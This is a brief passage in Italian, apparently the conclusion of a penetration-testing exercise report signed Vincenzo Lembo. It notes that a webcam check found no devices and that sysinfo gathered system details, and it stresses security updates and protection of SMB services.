La verifica delle webcam non ha rilevato dispositivi disponibili, mentre il comando sysinfo ha consentito di raccogliere informazioni aggiuntive sul sistema.

L'esercitazione evidenzia l'importanza dell'applicazione degli aggiornamenti di sicurezza, della protezione dei servizi SMB e della verifica periodica delle vulnerabilità presenti nei sistemi informatici.

Vincenzo Lembo